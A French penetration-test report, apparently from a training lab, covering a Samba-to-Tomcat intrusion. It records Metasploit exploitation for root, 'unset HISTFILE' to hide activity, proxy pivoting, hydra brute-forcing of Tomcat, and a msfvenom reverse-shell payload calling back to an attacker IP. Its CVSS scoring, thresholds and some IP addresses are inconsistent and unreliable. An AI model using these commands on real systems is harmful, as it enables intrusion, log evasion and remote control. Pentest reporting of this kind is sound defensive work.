

Adrien Cambier - Bouhadida Marwane - Zbidi Adel

Hack Guardians

Protégeons le monde numérique

Rapport Pentest



Rapport de sécurité :

Effectuer un test d'intrusion sur le serveur du client afin de détecter les vulnérabilités et les évaluer selon leur criticité pour l'en avertir et les corriger.

Table de contenus

Rapport Pentest.....	1
Rapport de sécurité :.....	1
Table de contenus.....	2
Gestion de la sécurité.....	3
Nos contacts :.....	3
Périmètre :.....	3
Approche Méthodologie :.....	4
Liste d'observations.....	5
1 - Apache Tomcat < 8.0.x :.....	5
2 - Connector Request Injection Ghostcat :.....	6
3 - Apache Tomcat < 7.0.x :.....	6
4 - Apache Tomcat Default Files :.....	6
Recommandations de sécurité :.....	6
Risques CVSS :.....	7
Simulation d'intrusion.....	8
Analyse de connectivité :.....	8
Intrusion sur Samba :.....	9
Intrusion sur WebApp :.....	14
Système Commun d'Évaluation des Vulnérabilités.....	18

Gestion de la sécurité

Nos contacts :

Coordonnées de notre entreprise et du client :

Hackmosphere		LAMAJ Wireshark	
Function	Contact	Function	Contact
Founder	Adrien Cambier adrien@gmail.com +33 7 49 64 13 20	Founder	Louka Gulde louka@icloud.com +33 6 45 65 95 35
Co-Founder	Adel Zbidi adel@gmail.com +33 8 46 24 90 54		
Co-Founder	Marwane Bouhadida marwane@gmail.com +33 4 80 45 62 45		


Périmètre :

Dans le cadre du test d'intrusion pour LAMAJ Wireshark, une simulation approfondie a été effectuée spécifiquement sur le serveur de l'entreprise en 172.x.x.x.

Cette évaluation, englobant divers scénarios d'attaques du point de vue d'utilisateurs autorisés et non autorisés, vise à identifier un large spectre de vulnérabilités, assurant ainsi une évaluation exhaustive de la sécurité.

Les résultats, détaillés dans le rapport, comprendront une analyse des vulnérabilités, des recommandations de sécurité, et une classification des risques associés.

Pour mieux visualiser le périmètre, voici une représentation graphique de l'infrastructure sur laquelle nous allons effectuer notre test d'intrusion :



Nous débuterons notre évaluation en ciblant la machine Samba, dont l'adresse IP est 172.25.0.4, afin d'établir une position pivot et faciliter l'accès au réseau cible.

Dans cette topologie, les systèmes WebApp (172.21.0.2) et Nessus (172.21.0.3) sont accessibles pour des attaques, bénéficiant d'une connexion distante préalablement établie à partir de la machine Samba.

Cette démarche nous permettra de conduire une analyse approfondie de la sécurité du réseau pivot

Approche Méthodologie :

Notre approche technique comprend une cartographie complète du réseau avec Nmap, une analyse des services réseau focalisée sur l'identification et l'exploitation de vulnérabilités potentielles avec des outils tels que Metasploit, l'utilisation de shells persistants pour un accès continu aux systèmes compromis.

Nous effectuerons des scans approfondis avec Nessus pour évaluer la sécurité de tous les systèmes, identifiant ainsi les points faibles et les risques. L'analyse des applications web sera réalisée à l'aide d'outils comme Burp Suite, permettant la détection et la remédiation des vulnérabilités applicatives.

En structurant notre approche de manière à prioriser les failles selon leur criticité, l'équipe de LAMAJ Wireshark pourra concentrer ses efforts sur la correction des failles les plus critiques.

Liste d'observations

Voici un tableau récapitulatif des failles présentes trouvées lors de notre intrusion sur le réseau 172.x.x.x :

N° Faille	Nom	CVE	Niveau Risque	Cible
1	Apache Tomcat < 8.0.x	9	Critique	WebApp
2	Connector Request Injection Ghostcat	9	Critique	WebApp
3	Apache Tomcat < 7.0.x	8	High	WebApp
4	Apache Tomcat Default Files	7	Medium	WebApp

1 - Apache Tomcat < 8.0.x :

La version d'apache utilisé est obsolète et possède des fails pouvant être exploités dans cet infrastructure, cette version est soumise aux problèmes suivants :

- **Exploitation** : En activant les HTTP PUT et en configurant le paramètre d'initialisation "readonly" sur false.
- **Déni de service (DoS)** : En raison d'une gestion incorrecte du débordement dans le décodeur UTF-8, un attaquant distant non authentifié peut provoquer une boucle infinie entraînant l'arrêt du système.
- **Mémoire Tampon** : L'ajout inapproprié de l'en-tête HTTP Vary expose une possibilité d'attaques de pollution de cache côté client et côté serveur par un attaquant distant.
- **Réception** : Entraîner le partage accidentel d'instances Http11Processor entre les connexions clientes, provoquant la réception de réponses par le mauvais client.

2 - Connector Request Injection Ghostcat :

La version actuelle d'apache présente une faille autorisant l'injection de fichiers :

- **Inclusion** : Un attaquant distant et non authentifié peut lire les fichiers d'application web sur le serveur. Un code JavaServer (JSP) malveillant peut être téléversé dans divers types de fichiers, permettant ainsi l'exécution de code à distance.

3 - Apache Tomcat < 7.0.x :

La version actuelle d'apache présente une faille autorisant le changement des pages d'erreurs :

- **Erreur Apache** : Un attaquant distant non authentifié peut remplacer ou supprimer des pages d'erreur personnalisées en fonction de la requête originale et de la configuration du Default Servlet.

4 - Apache Tomcat Default Files :

Le système actuelle possède des fichiers par défaut permettant à l'attaquant de s'informer sur le fonctionnement du site :

- **Fichiers par défaut** : Des pages d'erreur par défaut, une page d'index par défaut, des JSP d'exemple et/ou des servlets d'exemple sont installés sur le serveur Apache Tomcat distant.*

Recommandations de sécurité :

Il est impératif d'initier une mise à jour vers la dernière version stable du serveur. Cette action garantira l'intégration des correctifs de sécurité les plus récents, renforçant ainsi la robustesse de l'infrastructure contre les menaces potentielles.

Parallèlement, il est vivement recommandé de désactiver les méthodes HTTP PUT, sauf si leur utilisation est strictement nécessaire. De plus, ajuster la configuration du paramètre "readonly" est essentiel pour assurer une posture de sécurité optimale.

L'implémentation de règles de pare-feu spécifiques peut significativement contribuer à prévenir les attaques de type DoS basées sur le débordement UTF-8.

Concernant la vulnérabilité du Connector Request Injection Ghostcat, une mise à jour immédiate d'Apache Tomcat vers la dernière version disponible est impérative pour remédier à cette faille spécifique. En parallèle, restreindre l'accès aux connexions AJP (Apache JServ Protocol) aux serveurs de confiance seulement est fortement recommandé.

Il est également essentiel de supprimer les éléments tels que les pages d'erreur, la page d'index et les exemples de JSP/servlets. La mise en place d'une gestion des erreurs personnalisée permettra de remplacer les pages par défaut, réduisant ainsi le risque d'exposition d'informations sensibles.

Risques CVSS :

Métrique	Notation	Explication
Vecteur d'Accès (VA)	Réseau	Accessible via un navigateur internet.
Complexité d'attaque (CA)	Faible	Des notions de base sont requises.
Privilèges Requis (PR)	Moyen	Accessible sans nécessiter de privilèges.
Interaction Utilisateur (IU)	Aucune	
Portée (P)	Changé	Connexion à WebApp depuis Samba.
Impact Confidentialité (C)	Haut	Fichiers accessibles à distance.
Impact Intégrité (I)	Haut	Modification et injection possible.
Impact Disponibilité (A)	Haut	Attaque par débordement pouvant entraîner une panne.
Score Total 10		Vecteur VA:R/CA:F/PR:M/IU:A/P:C/C:H/I:H/A:H

Simulation d'intrusion

Analyse de connectivité :

Nous commençons par vérifier la connectivité aux diverses infrastructures du réseau. À ce stade, nous observons que l'accès à la machine Samba, hébergée à l'adresse IP 172.25.0.4, est possible. Il est important de noter que les adresses IP sont susceptibles de changer fréquemment en raison de la présence du protocole DHCP dans le réseau :

```
(root@kali)-[/home/kali/Downloads]
# ping 172.25.0.4
PING 172.25.0.4 (172.25.0.4) 56(84) bytes of data:
64 bytes from 172.25.0.4: icmp_seq=1 ttl=64 time=0.051 ms
64 bytes from 172.25.0.4: icmp_seq=2 ttl=64 time=0.044 ms
64 bytes from 172.25.0.4: icmp_seq=3 ttl=64 time=0.044 ms
64 bytes from 172.25.0.4: icmp_seq=4 ttl=64 time=0.050 ms
64 bytes from 172.25.0.4: icmp_seq=5 ttl=64 time=0.044 ms
^C
— 172.25.0.4 ping statistics —
5 packets transmitted, 5 received, 0% packet loss, time 4082ms
rtt min/avg/max/mdev = 0.044/0.046/0.051/0.003 ms
```

Nous procédons à la vérification de la connectivité avec le serveur web, et nous constatons la possibilité de le pinguer ainsi que d'y accéder via un navigateur sur le port 8080 :

```
(root@kali)-[/home/kali/Downloads]
# ping 172.21.0.2
PING 172.21.0.2 (172.21.0.2) 56(84) bytes of data:
64 bytes from 172.21.0.2: icmp_seq=1 ttl=64 time=3.80 ms
64 bytes from 172.21.0.2: icmp_seq=2 ttl=64 time=0.043 ms
64 bytes from 172.21.0.2: icmp_seq=3 ttl=64 time=0.053 ms
64 bytes from 172.21.0.2: icmp_seq=4 ttl=64 time=0.090 ms
64 bytes from 172.21.0.2: icmp_seq=5 ttl=64 time=0.088 ms
64 bytes from 172.21.0.2: icmp_seq=6 ttl=64 time=0.066 ms
64 bytes from 172.21.0.2: icmp_seq=7 ttl=64 time=0.065 ms
64 bytes from 172.21.0.2: icmp_seq=8 ttl=64 time=0.053 ms
64 bytes from 172.21.0.2: icmp_seq=9 ttl=64 time=0.063 ms
64 bytes from 172.21.0.2: icmp_seq=10 ttl=64 time=0.049 ms
^C
— 172.21.0.2 ping statistics —
10 packets transmitted, 10 received, 0% packet loss, time 9550ms
rtt min/avg/max/mdev = 0.043/0.437/3.800/1.121 ms
```


Intrusion sur Samba :

La commande ci-dessous a été utilisée pour rechercher des vulnérabilités . Les résultats indiquent deux ports ouverts (139 et 445) associés aux services NetBIOS et Microsoft-DS sur un système Windows.

Une vulnérabilité a été détectée dans le service regsvc, susceptible de causer une attaque de déni de service (DoS) sur les systèmes Windows 2000.

```
(root@kali)~[/home/kali/Downloads]
# nmap --script vuln 172.25.0.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-16 14:32 EST
Nmap scan report for 172.25.0.4
Host is up (0.000011s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
MAC Address: 02:42:AC:19:00:04 (Unknown)

Host script results:
| smb-vuln-regsvc-dos:
|   VULNERABLE:
|   Service regsvc in Microsoft Windows systems vulnerable to denial of service
|
|   State: VULNERABLE
|   The service regsvc in Microsoft Windows 2000 systems is vulnerable to
|   denial of service caused by a null deference
|   pointer. This script will crash the service if it is vulnerable. This
|   vulnerability was discovered by Ron Bowes
|   while working on smb-enum-sessions.
|
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: false
Nmap done: 1 IP address (1 host up) scanned in 40.69 seconds
```

La commande suivante permet de détecter les versions des services qui fonctionnent sur les ports ouverts (sV), activer les scripts de sécurité par défaut inclus dans Nmap (sC) , de scanner tous les ports possibles sur la cible de 1 à 65535 (-p-), l'option -T4 indique un niveau d'agressivité modéré, adapté à des scans rapides sans surcharger la cible.

```
(root@kali)-[/home/kali/Downloads]
# nmap -sV -sC -p- -T4 172.25.0.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-16 14:22 EST
Nmap scan report for 172.25.0.4
Host is up (0.000011s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: MYGROUP)
445/tcp   open  netbios-ssn  Samba smbd 4.6.3 (workgroup: MYGROUP)
MAC Address: 02:42:AC:19:00:04 (Unknown)
Service Info: Host: 9EB10FF55230

Host script results:
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.6.3)
|   Computer name: 9eb10ff55230
|   NetBIOS computer name: 9EB10FF55230\x00
|   Domain name: \x00
|   FQDN: 9eb10ff55230
|_  System time: 2024-01-16T19:22:20+00:00
|_  smb2-time:
|   date: 2024-01-16T19:22:19
|_  start_date: N/A
|_  smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_  smb2-security-mode:
|   3:1:1:
|_  Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.72 seconds
```

Il est observé que la version 4.6.3 de Samba est obsolète, exposant ainsi la possibilité d'exploiter une vulnérabilité permettant une intrusion dans la machine.

Cette faille autorise la lecture et la modification des données, notamment dans le cas où des dossiers partagés sont présents.

L'exploit consiste à se connecter à distance sans spécifier de nom d'utilisateur, en utilisant la commande suivante :

```
#smbclient //172.25.0.4/myshare -N -L
```

- **L'option -N :** Permet une connexion à distance sans spécifier d'utilisateur.
- **L'option -L :** Liste les partages disponibles sur le serveur SMB spécifié. Cette option permet à smbclient de se connecter au serveur et de demander une liste des partages sans accéder à un partage spécifique.

Grâce à ces informations, l'outil Metasploit peut être utilisé pour accéder à la machine Samba avec un shell fonctionnel.

On identifie l'adresse IP de la cible, puis Metasploit exploite les vulnérabilités existantes :

```
#use exploit/linux/samba/is_known_pipename
```

Cette commande exploite une faille pour établir une connexion à distance sur la machine Samba et obtenir les privilèges root :

```
Module options (exploit/linux/samba/is_known_pipename):
```

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	445	yes	The SMB service port (TCP)
SMB_FOLDER		no	The directory to use within the writeable SMB share
SMB_SHARE_NAME		no	The name of the SMB share containing a writeable directory

```

Payload options (cmd/unix/interact):
  Name  Current Setting  Required  Description
  --  -
  0     Automatic (Interact)

Exploit target:
  Id  Name
  --  --
  0   Automatic (Interact)

View the full module info with the info, or info -d command.

msf6 exploit(linux/samba/is_known_pipename) > set RHOSTS
RHOSTS =>
msf6 exploit(linux/samba/is_known_pipename) > set RHOSTS 172.25.0.4
RHOSTS => 172.25.0.4
msf6 exploit(linux/samba/is_known_pipename) > set RPORT
RPORT => 445
msf6 exploit(linux/samba/is_known_pipename) > run

[*] 172.25.0.4:445 - Using location \\172.25.0.4\myshare\ for the path
[*] 172.25.0.4:445 - Retrieving the remote path of the share 'myshare'
[*] 172.25.0.4:445 - Share 'myshare' has server-side path '/home/share

```

Après avoir exécuté la commande #run dans Metasploit pour attribuer un shell fonctionnel, nous insérons un shell en utilisant la commande ci-dessous, dans le but de manipuler la machine :

```
#python -c 'import pty; pty.spawn("/bin/bash")'  
#unset HISTFILE
```

La deuxième commande est utilisée pour ne pas enregistrer les activités effectuées à distance sur la machine Samba. En optimisant le shell #meterpreter, nous procédons à une analyse du réseau avec la commande #ipconfig afin de recueillir des informations sur l'infrastructure réseau :

```
Hardware MAC : 00:00:00:00:00:00  
MTU : 65536  
Flags : UP,LOOPBACK  
IPv4 Address : 127.0.0.1  
IPv4 Netmask : 255.0.0.0  
  
Interface 18  
=====
```

Name	: eth0
Hardware MAC	: 02:42:ac:14:00:02
MTU	: 1500
Flags	: UP,BROADCAST,MULTICAST
IPv4 Address	: 172.20.0.2
IPv4 Netmask	: 255.255.0.0

```
Interface 26  
=====
```

Name	: eth1
Hardware MAC	: 02:42:ac:15:00:04
MTU	: 1500
Flags	: UP,BROADCAST,MULTICAST
IPv4 Address	: 172.21.0.4
IPv4 Netmask	: 255.255.0.0

```
meterpreter >
```

Suite à cette analyse, il est évident que la machine WebApp est située sur l'interface 26. Par conséquent, il sera nécessaire d'effectuer un pivot depuis Samba afin d'accéder à l'adresse IP 172.21.0.4, correspondant au réseau 172.0.0.0/24.

On choisit d'utiliser la version 4a du proxy car elle ne demande pas d'username et de mot de passe contrairement à la version 5.

```
msf6 auxiliary(server/socks_proxy) > set version 4a
version => 4a
msf6 auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 1.
[*] Starting the SOCKS proxy server: "02:42:ac:15:00:03".
msf6 auxiliary(server/socks_proxy) > jobs

Jobs
==

```

Id	Name	Payload	Payload opts
1	Auxiliary: server/socks_proxy	loads	

Un pivot a été établi sur la machine pour simplifier la connexion à WebApp en utilisant la commande suivante :

```
#run autoroute -s 172.21.0.0/24
```


Pour emprunter cette route, il est nécessaire d'utiliser la commande avec le préfixe #proxychains afin de rediriger les requêtes dans le réseau :

```
(root@kali)-[/home/kali/Downloads]
# proxychains nmap -F 172.21.0.3
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-17 15:23 EST
Nmap scan report for 172.21.0.3
Host is up (0.000010s latency).
Not shown: 98 closed tcp ports (reset)
PORT      STATE SERVICE
8009/tcp  open  ajp13
8080/tcp  open  http-proxy
MAC Address: 02:42:AC:15:00:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.18 seconds
```

Intrusion sur WebApp :

En tentant d'accéder au serveur web depuis le navigateur, il est évident qu'un nom d'utilisateur et un mot de passe sont requis pour effectuer des requêtes :



Comme sur la machine précédente, on commence par analyser la machine avec la commande nmap suivante:

- **L'option -sT** : Sert à spécifier le type de scan TCP.
- **L'option -Pn** : Désactive les requêtes ping au cas où la cible ne répond pas aux requêtes de ping mais peut toujours être explorée via des scans de ports.
- **L'option -n** : Désactive la résolution DNS pour les adresses IP ce qui accélère le scan en évitant de résoudre les noms d'hôtes associés aux adresses IP.
- **L'option --top-ports** : Spécifie que Nmap doit scanner les 5000 ports les plus couramment utilisés plutôt que de scanner tous les 65535 ports possibles.

```
(root@kali)-[/home/kali/Downloads]
# nmap -sT -Pn -n --top-ports 5000 172.21.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-16 12:47 EST
Nmap scan report for 172.21.0.2
Host is up (0.000075s latency).
Not shown: 4998 closed tcp ports (conn-refused)
PORT      STATE SERVICE
8009/tcp  open  ajp13
8080/tcp  open  http-proxy
Nmap done: 1 IP address (1 host up) scanned in 0.12 seconds
```

La commande ci-dessus a été employée pour scanner les ports, révélant que deux ports sont actuellement ouverts : le port 8009, utilisant le protocole AJP13, et le port 8080, associé à un service de proxy HTTP. Ces ports pourraient potentiellement servir de points d'entrée pour des analyses de sécurité plus approfondies.

En utilisant la commande `#nmap -v --script vuln 172.21.0.2`, nous avons identifié deux ports ouverts (8009 et 8080) associés à Apache Jserv et Apache Tomcat/Coyote JSP engine 1.1, respectivement.

Une vulnérabilité liée à une attaque de type Slowloris a été repérée sur le port 8080, pouvant potentiellement causer une attaque par déni de service (DoS).

De plus, des informations sur des vulnérabilités potentielles liées à Apache Coyote HTTP Connector ont été détectées, soulignant des points à corriger pour renforcer la sécurité du système.

```
(root@kali)~[/home/kali/Downloads]
# nmap -sV --script vuln 172.21.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-16 13:16 EST
Nmap scan report for 172.21.0.2
Host is up (0.0000040s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
8009/tcp  open  ajp13   Apache Jserv (Protocol v1.3)
8080/tcp  open  http    Apache Tomcat/Coyote JSP engine 1.1
|_ http-csrf: Couldn't find any CSRF vulnerabilities.
|_ http-slowloris-check:
|   VULNERABLE:
|     Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs: CVE:CVE-2007-6750
|     Slowloris tries to keep many connections to the target web server open and hold
|     them open as long as possible. It accomplishes this by opening connections to
|     the target web server and sending a partial request. By doing so, it starves
|     the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|       http://ha.ckers.org/slowloris/
|_ http-dombased-xss: Couldn't find any DOM based XSS.
vulners:
  cpe:/a:apache:coyote_http_connector:1.1:
    PRION:CVE-2023-26044 5.0 https://vulners.com/prion/PRION:CVE-2023-26044
    PRION:CVE-2022-36032 5.0 https://vulners.com/prion/PRION:CVE-2022-36032
  http-server-header: Apache-Coyote/1.1
  http-stored-xss: Couldn't find any stored XSS vulnerabilities.
  http-enum:
    /examples/: Sample scripts
    /manager/html/upload: Apache Tomcat (401 Unauthorized)
    /manager/html: Apache Tomcat (401 Unauthorized)
    /docs/: Potentially interesting folder
MAC Address: 02:42:AC:15:00:02 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 66.76 seconds
```

Nous allons effectuer une analyse Nessus pour vérifier les failles critiques qu'elle nous rapporte :

tomcat / 172.21.0.2 / Apache Tomcat (Multiple Issues)						Configure	Audit Trail
Vulnerabilities 16							
Search Vulnerabilities						11 Vulnerabilities	
Sev	CVSS	VPR	Name	Family	Count		
CRITICAL	10.0		Apache Tomcat SEOL (8.0.x)	Web Servers	1		
CRITICAL	9.8	9.0	Apache Tomcat AJP Connector Request Injection (Ghostcat)	Web Servers	1		
CRITICAL	9.8	6.7	Apache Tomcat 8.0.0 < 8.0.53 Security Constraint Weakness	Web Servers	1		
HIGH	8.1	9.2	Apache Tomcat 8.0.0.RC1 < 8.0.47 Multiple Vulnerabilities	Web Servers	1		
HIGH	7.5	4.4	Apache Tomcat 7.0.x < 7.0.78 / 8.0.x < 8.0.44 / 8.5.x < 8.5.15 / 9.0.x < 9.0.0.M21 Remote Error Page Manipula...	Web Servers	1		
HIGH	7.5	3.6	Apache Tomcat 8.0.x < 8.0.52 / 8.5.x < 8.5.31 / 9.0.x < 9.0.8 Denial of Service	Web Servers	1		
MEDIUM	5.3		Apache Tomcat Default Files	Web Servers	1		
MEDIUM	4.3	2.2	Apache Tomcat 8.0.0.RC1 < 8.0.45 Cache Poisoning	Web Servers	1		
LOW	3.7	4.4	Apache Tomcat 8.0.0.RC1 < 8.0.50 Security Constraint Weakness	Web Servers	1		
LOW	3.7	2.2	Apache Tomcat 8.x < 8.5.78 Spring4Shell (CVE-2022-22965) Mitigations	Web Servers	1		
INFO			Apache Tomcat Detection	Web Servers	1		

Le rapport met en lumière plusieurs vulnérabilités critiques au sein d'Apache Tomcat, exposant le système à des risques de sécurité significatifs. Parmi celles-ci, on identifie des failles de sécurité liées à la gestion des contraintes, des injections de requêtes dans le connecteur AJP (Ghostcat), des lacunes dans la manipulation à distance des pages d'erreur, des attaques de déni de service, et des menaces de manipulation de la mémoire cache.


Dans le cadre d'une analyse approfondie, des recherches ont été menées sur les mots de passe les plus couramment utilisés pour les serveurs Apache Tomcat, impliquant l'exploration de diverses combinaisons, notamment :

- admin : admin
- tomcat : tomcat
- admin : <NOTHING>
- admin : s3cr3t
- admin : tomcat

Il est également envisageable d'obtenir le mot de passe en téléchargeant un fichier regroupant les mots de passe les plus courants, puis en exécutant la commande suivante pour effectuer une attaque par force brute :

```
#hydra -C /usr/share/seclists/Passwords/Default-Credentials/tomcat-betterdefaultpasslist.txt
http-get://10.10.10.95:8080/manager/html
```

La connexion au serveur a été établie avec succès grâce à la mise en place d'un pivot à partir de Samba. Comme illustré dans l'image ci-dessous, il est clair que le site permet l'ajout de fichiers .war, présentant ainsi une vulnérabilité en termes de sécurité en insérant un reverse shell grace à celui-ci:



On utilise la commande suivante dans Metasploit pour obtenir un shell sur la machine WebApp :

```
#use exploit/multi/http/tomcat_mgr_upload
```

Cependant, la fonction n'a pas abouti car le shell n'a pas été reconnu.

Enfin, nous accédons à la console web d'Apache Tomcat, naviguons vers la section "Deploy", et créons une charge utile .war avec MSFVenom pour obtenir un shell Java/JSP avec une connexion TCP inversée. Cette charge utile est téléchargée sur le serveur Tomcat, déployée, et établit une connexion inversée, nous permettant d'interagir avec le système cible. En cas d'erreur 404, il est possible d'extraire le contenu du fichier .war, télécharger le fichier .jsp extrait, puis répéter le processus.

```
#msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.10 LPORT=9999 -f war -o rshell.war
```

Système Commun d'Évaluation des Vulnérabilités

Le Système Commun d'Évaluation des Vulnérabilités (CVE) représente un cadre ouvert offrant une approche standardisée pour évaluer les vulnérabilités. Les critères utilisés pour évaluer ces vulnérabilités sont classés en trois catégories :

- **Base** : Cette catégorie englobe les caractéristiques intrinsèques et fondamentales d'une vulnérabilité, demeurant constantes dans le temps et indépendantes des environnements utilisateurs. En d'autres termes, elle évalue le risque technique inhérent à une vulnérabilité.
- **Temporel** : Elle reflète les caractéristiques d'une vulnérabilité qui évoluent au fil du temps sans varier entre les environnements utilisateurs.
- **Environnemental** : Cette catégorie prend en compte les caractéristiques de vulnérabilités spécifiques et pertinentes à l'environnement particulier de l'utilisateur.

L'objectif principal du groupe de base du CVE est de définir et de communiquer les caractéristiques fondamentales des vulnérabilités. Cette approche objective permet aux utilisateurs de visualiser de manière claire et intuitive les vulnérabilités. Les groupes temporels et environnementaux peuvent ensuite être utilisés pour fournir des informations contextuelles, permettant une évaluation plus précise du risque dans leur environnement unique. Cela facilite la prise de décisions éclairées lors de la gestion des risques liés aux vulnérabilités.

Chaque vulnérabilité décrite dans le rapport sera évaluée avec un score de base du CVE sur une échelle de 4 à 9. Pour plus d'informations sur le CVE, veuillez consulter le lien suivant :

<https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator>

Évaluation du risque de vulnérabilité en fonction du score CVE :

- $CVE < 4$ = Risque faible
- $4 > CVE < 7$ = Risque modéré
- $7 > CVE > 9$ = Risque élevé
- $CVE > 9$ = Risque critique